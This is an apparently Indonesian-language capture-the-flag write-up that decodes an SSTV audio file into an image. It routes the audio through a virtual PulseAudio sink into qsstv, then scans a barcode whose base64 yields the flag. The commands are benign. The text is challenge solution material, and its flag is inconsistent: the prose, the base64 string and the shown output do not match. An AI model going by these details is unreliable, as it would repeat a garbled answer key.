
Kemudian kami menjalankan perintah berikut untuk membuat koneksi virtual antara **qsstv** dan **pavucontrol**:

```
Levith4n@lev:~ > pactl load-module module-null-sink sink_name=virtual-cable
536870916
Levith4n@lev:~ >
```


Selanjutnya, kami mengkonfigurasi **pavucontrol** dengan pergi ke tab **Recording**. Setelah itu kami mengatur sumber input menjadi **virtual-cable** seperti pada gambar di bawah ini



Kemudian, setelah mengkonfigurasi **pavucontrol**, kami lanjut mengkonfigurasi **qsstv** dengan pergi ke *Options* → *Configuration* → *Sound*. Lalu kami mengatur **input** dan **output** menjadi **pulse**.




Setelah itu, kami memastikan **Auto Slant** dicentang, tujuannya adalah untuk **mengoreksi kemiringan (slant)** yang terjadi pada gambar SSTV yang diterima.



Selanjutnya, kami memutar audio **humminsignal.wav** dengan device (-d) **virtual-cable** yang sudah kami siapkan sebelumnya.

```
levith4n@lev:~/Downloads > paplay -d virtual-cable humminsignal.wav
```

Pada **qqsstv**, gambar berhasil diekstrak.



Terakhir, kami men-scan *barcode* tersebut dan menemukan sebuah **base64**, kemudian kamu langsung men-decode-nya dan berhasil mendapatkan *flag*nya: **FITUKS{they\_sing\_in\_static\_and\_dream\_in\_noise}**

```
levith4n@lev:~/Downloads > echo "RklUVUUtTV3t0aGV5X3NpbmdfaW5fc3RhG1jX2FuZF9kcmVhbV9pb19ub2lzzX0=" | base64 -d
FITUKSW{they_sing_in_static_and_dream_in_noise}%
levith4n@lev:~/Downloads > |
```